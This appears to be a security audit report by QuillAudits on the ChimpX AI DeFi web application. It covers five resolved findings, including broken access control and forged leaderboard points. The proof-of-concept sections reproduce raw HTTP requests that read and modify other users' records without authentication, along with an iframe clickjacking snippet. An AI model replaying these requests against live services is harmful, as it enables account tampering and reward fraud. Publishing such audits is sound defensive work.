QuillAudits

AUDIT REPORT

July 2025


For

ChimpX AI

Executive Summary

Project name	ChimpX
Project URL	https://chimpx.ai/
Overview	ChimpX AI is an innovative platform that combines the power of DeFi with AI to simplify and secure various financial operations, such as trading, bridging, and investing in cryptocurrencies.ChimpX AI enables automated cross-chain trading, bridging, and investment strategies, making it easier for users to manage their DeFi activities efficiently.
Audit Scope	Web Application https://devchimpx.netlify.app/
Review 1	10 April 2025 - 12 June 2025
Updated Code Received	19 June 2025
Review 2	19 June 2025 - 2 July 2025

Number of Issues per Severity



High	2 (40.00%)
Medium	1 (20.00%)
Low	2 (40.00%)
Informational	0 (0.00%)

Severity

Issues	High	Medium	Low	Informational
Open	0	0	0	0
Resolved	**2**	**1**	**2**	0
Acknowledged	0	0	0	0
Partially Resolved	0	0	0	0

Checked Vulnerabilities

- Improper Authentication
- Improper Resource Usage
- Improper Authorization
- Insecure File Uploads
- Insecure Direct Object References
- Client-Side Validation Issues
- Rate Limit
- Input Validation
- Injection Attacks
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery
- Security Misconfiguration
- Broken Access Controls
- Insecure Cryptographic Storage
- Insufficient Cryptography
- Insufficient Session Expiration
- Insufficient Transport Layer Protection
- Unvalidated Redirects and Forwards
- Information Leakage
- Broken Authentication and Session Management
- Denial of Service (DoS) Attacks
- Malware
- Third-Party Components
- And more.

Techniques & Methods

Throughout the pentest of applications, care was taken to ensure:

- Information gathering – Using OSINT tools information concerning the web architecture
- Information leakage, web service integration, and gathering other associated information
- Related to web server & web services
- Using Automated tools approach for Pentest like Nessus, Acunetix etc.
- Platform testing and configuration
- Error handling and data validation testing
- Encryption-related protection testing
- Client-side and business logic testing

Tools and Platforms used for Pentest:

Burp Suite	Nabbu	Dirbuster
DNSEnum	Turbo Intruder	SQLMap
Acunetix	Nmap	Horusec
Neucil	Metasploit	Postman
Netcat	Nessus	and many more...

Types of Severity

Every issue in this report has been assigned to a severity level. There are four levels of severity, and each of them has been explained below

High Severity Issues

A high severity issue or vulnerability means that your smart contract can be exploited. Issues on this level are critical to the smart contract's performance or functionality, and we recommend these issues be fixed before moving to a live environment.

Medium Severity Issues

The issues marked as medium severity usually arise because of errors and deficiencies in the smart contract code. Issues on this level could potentially bring problems, and they should still be fixed.

Low Severity Issues

Low-level severity issues can cause minor impact and are just warnings that can remain unfixed for now. It would be better to fix these issues at some point in the future.

Informational Issues

These are four severity issues that indicate an improvement request, a general question, a cosmetic or documentation error, or a request for information. There is low-to-no impact.

Types of Issues

Open

Security vulnerabilities identified that must be resolved and are currently unresolved.

Resolved

Security vulnerabilities identified that must be resolved and are currently unresolved.

Acknowledged

Vulnerabilities which have been acknowledged but are yet to be resolved.

Partially Resolved

Considerable efforts have been invested to reduce the risk/ impact of the security issue, but are not completely resolved.

High Severity Issues

Broken Access Control

Resolved

Description

The application has not implemented Authentication Bearer or Cookies to authorise users trying to access data from the database. The attacker can pass any valid wallet address in the API request and fetch, modify, or update the data of other users.


For instance;
The API Endpoint - https://api.chimpx.ai/auth/verifyJwt does not validate the JWT token and the address parsed in the request. This leads to unverified logins.

The API Endpoint https://api.chimpx.ai/referral/addVolumeTx also does not validate the Authorization: Bearer header and responds to unauthenticated requests. Additionally, an attacker can parse other users' EVM addresses and Universal addresses to inject unauthorised data into the database, increasing the volume count.

The API Endpoint https://api.chimpx.ai/referral/generateReferralCode parses the addresses in the request and a refferalcode name parameter. The API endpoint updates the referral name based on the address in the request. An attacker can parse a user's address and update their referral name without their consent.

The issue of Broken Access Control should be fixed application-wide on all API endpoints.

POC



Request

```
POST /points/getUserXp HTTP/1.1
Host: api.chimpx.ai
Content-Length: 56
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: en-GB,en;q=0.9
Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: */*
Origin: https://devchimpx.netlify.app
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://devchimpx.netlify.app/
Accept-Encoding: gzip, deflate, br
Priority: u=4, i
Connection: keep-alive

{
    "address":"0x891f5c7ef57aaf0c75187d94fb0d11e011494612"
}
```

Response


```
HTTP/1.1 201 Created
Server: nginx/1.24.0 (Ubuntu)
Date: Mon, 02 Jun 2025 14:39:02 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 196
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Origin: *
ETag: W/"c4-0m4i659FDrKYeJiFk03W9Imw29c"

{
    "success":true,
    "data":{
        "address":"0x891f5c7ef57aaf0c75187d94fb0d11e011494612",
        "baseXp":0,
        "volumeXp":0,
        "referral":null,
        "totalXp":0,
        "totalVolumeUsd":0
    },
    "message":"Got the user Points Successfully"
}
```


Request

```
POST /referral/addVolumeTx HTTP/1.1
Host: api.chimpx.ai
Content-Length: 424
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: en-GB,en;q=0.9
Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: */*
Origin: https://devchimpx.netlify.app
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://devchimpx.netlify.app/
Accept-Encoding: gzip, deflate, br
Priority: u=4, i
Connection: keep-alive

{
    "fromamoount":"0.9999999",
    "fromamountusd":"0.218212680044382746434706 7",
    "fromtoken":"0xeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee",
    "toamount":"0.213528",
    "toamountusd":"0.213490283206746119137032",
    "totoken":"0xc2132d05d31c914a87c6611c10748aeb04b58e8f",
    "fromchainid":137,
    "tochainid":137,
    "txhash":"0x0636ad80a74219",
    "address":"0x59d3e3ed50eb1549c88dca3fb54f5a75814e83f8",
    "uaaddress":"0xED59601CB8BbAdf1c5b9beaD399e11e6a823A54e"
}
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Tue, 03 Jun 2025 16:40:35 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 585
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Origin: *
ETag: W/"249-43pCS61yRh2jC5pCBo5zBCrFWkM"

{
    "success":true,
    "data":{
        "fromamoount":"0.9999999",
        "fromamountusd":"0.218212680044382746434706 7",
        "fromtoken":"0xeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee",
        "toamount":"0.213528",
        "toamountusd":"0.213490283206746119137032",
        "totoken":"0xc2132d05d31c914a87c6611c10748aeb04b58e8f",
        "fromchainid":137,
        "tochainid":137,
        "txhash":"0x0636ad80a74219",
        "address":"0x59d3e3ed50eb1549c88dca3fb54f5a75814e83f8",
        "uaaddress":"0xED59601CB8BbAdf1c5b9beaD399e11e6a823A54e",
        "isactive":1,
        "createdon":"2025-06-03T16:40:36.000Z",
        "modifiedon":"2025-06-03T16:40:36.000Z",
        "volumeid":70
    },
    "message":"Added Successfully"
}
```





Request

Pretty Raw Hex

```
POST /referral/generateReferralCode HTTP/1.1
Host: api.chimpx.ai
Content-Length: 149
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: en-GB,en;q=0.9
Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: */*
Origin: https://devchimpx.netlify.app
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://devchimpx.netlify.app/
Accept-Encoding: gzip, deflate, br
Priority: u=4, i
Connection: keep-alive

{
    "address":"0x5eF82523e34b8755ae1E7A9F685401c10932DA71",
    "refferalcode":"krishna",
    "tierid":1,
    "uaaddress":"0x397a42407eE30aa5A65b917927C02A2e8c1daec6"
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Tue, 03 Jun 2025 19:58:49 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 366
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Origin: *
ETag: W/"16e-23MterWrzwTnzbpNL0X309QPGWw"

{
    "success":true,
    "data":{
        "address":"0x5eF82523e34b8755ae1E7A9F685401c10932DA71",
        "refferalcode":"krishna",
        "tierid":1,
        "uaaddress":"0x397a42407eE30aa5A65b917927C02A2e8c1daec6",
        "isactive":1,
        "createdon":"2025-06-03T19:58:50.000Z",
        "modifiedon":"2025-06-03T19:58:50.000Z",
        "totalclaimed":null,
        "totalclaimable":null,
        "referralid":23
    },
    "message":"Referral Code addeded for User"
}
```

Vulnerable URLS

https://api.chimpx.ai/*

Impact

An attacker can parse any valid registered wallet address and retrieve, update, or modify details of other accounts

Recommendations

Implement Authorization Bearer or Cookie to authenticate and authorize users on the platform who are executing any action

Generate Fake Points


Resolved


Description

The API Endpoint https://api.chimpx.ai/referral/addVolumeTx allows an attacker to brute-force the request with fake to and from amount values and valid Universal and EVM wallet addresses. The request, when executed, updates the database with points. These points are reflected on the leaderboard - the higher the dollar value, the more points a user will earn. An attacker can loop the request and gain free points on the leaderboard.

Additionally, the attacker can also update the points of other users on the platform by changing the addresses in the request.

POC





Vulnerable URLS

https://api.chimpx.ai/referral/addVolumeTx

Impact

- An attacker can gain free points on the leaderboard by brute-forcing the API request with fake transaction numbers.

- An attacker can update/change/manipulate points of other users on the platform.

Recommendations

- Do not execute this API from the user end. Instead, update the counter on the backend when a transaction is executed through the platform. This API should not be user-facing. While the API is on the backend, whitelist the IPs that can access the API and add an Authorization Bearer token to limit unauthorised execution on the request.

- Rate limit the API to prevent brute-force attacks

- Match the addresses and recent transaction amounts from public explorer on the chain to prevent fake transaction values.

- Validate the authorization token and address in the request.

Medium Severity Issues


No Rate Limit

Resolved

Description

The application does not enforce rate limiting or throttling mechanisms across its API endpoints. This allows an attacker to make an unlimited number of requests without restriction, which can be abused to perform various attacks such as brute-force, credential stuffng, scraping of sensitive data, or overwhelming server resources.

POC



Vulnerable URLS

https://api.chimpx.ai/*

Impact

- Denial of Service (DoS): An attacker can food the server with continuous API requests, potentially causing service disruption or downtime for legitimate users.

- Server Performance Degradation: High-frequency requests can lead to increased CPU and memory usage, slowing down server response times and affecting overall application performance.

- Unintentional Data Modifcation: In the absence of rate limits, attackers can repeatedly hit endpoints (e.g., reward claiming, leaderboard updates) to manipulate application logic, such as gaining free leaderboard points or rewards, resulting in unfair advantages and data integrity issues

Recommendations

- Implement rate limiting on all API endpoints using mechanisms such as token buckets, leaky buckets, or sliding windows.

- Enforce per-IP, per-user, and per-endpoint rate limits.
Integrate progressive delays or CAPTCHA after multiple failed login or OTP attempts.

- Use WAF rules or API gateways to block or throttle suspicious request patterns.

- Monitor logs and analytics for signs of abuse and adjust thresholds as needed.

Low Severity Issues

Clickjacking


Resolved

Description

Clickjacking is a type of attack that tricks a user into clicking on a malicious link or button without their knowledge. This can be done by overlaying an invisible layer over a legitimate link or button on a web page, thus making the user unwittingly click the malicious link or button.

POC

Create an html fle and add the below code.
<html><iframe src= https://devchimpx.netlify.app/ ></html>



Vulnerable URL

https://devchimpx.netlify.app/

Recommendations

To prevent clickjacking attacks, web developers should use the X-Frame-Options header in their web applications. This header instructs browsers not to render the page in a frame or iframe. Additionally, developers should avoid using legacy code such as ActiveX controls, Flash, and Java Applets as these can be targeted with clickjacking attacks

Impact

If a user is tricked into clicking on a malicious link or button, they may unknowingly give away sensitive information, install malicious software, or be redirected to a malicious website.


Server Version Disclosure

Resolved

Description

The HTTP headers disclose the nginx server version.

POC



Vulnerable URL

https://api.chimpx.ai/

Impact

An attacker can analyze the server version and exploit known vulnerabilities.

Recommendations

Remove server version from the HTTP headers..

Closing Summary

In this report, we have considered the security of the ChimpX. We performed our audit according to the procedure described above.

Some issues of High, medium and low severity were found.
ChimpX team resolved them all

Disclaimer

At QuillAudits, we have spent years helping projects strengthen their smart contract security. However, security is not a one-time event—threats evolve, and so do attack vectors. Our audit provides a security assessment based on the best industry practices at the time of review, identifying known vulnerabilities in the received smart contract source code.

This report does not serve as a security guarantee, investment advice, or an endorsement of any platform. It reflects our findings based on the provided code at the time of analysis and may no longer be relevant after any modifications. The presence of an audit does not imply that the contract is free of vulnerabilities or fully secure.

While we have conducted a thorough review, security is an ongoing process. We strongly recommend multiple independent audits, continuous monitoring, and a public bug bounty program to enhance resilience against emerging threats.

Stay proactive. Stay secure.

About QuillAudits

QuillAudits is a secure smart contracts audit platform designed by QuillHash Technologies. We are a team of dedicated blockchain security experts and smart contract auditors determined to ensure that Smart Contract-based Web3 projects can avail the latest and best security solutions to operate in a trustworthy and risk-free ecosystem

7+ Years of Expertise	**1M+** Lines of Code Audited
$30B+ Secured in Digital Assets	**1400+** Projects Secured

Follow Our Journey

AUDIT REPORT

July 2025

For

ChimpX AI

QuillAudits

Canada, India, Singapore, UAE, UK

www.quillaudits.com audits@quillaudits.com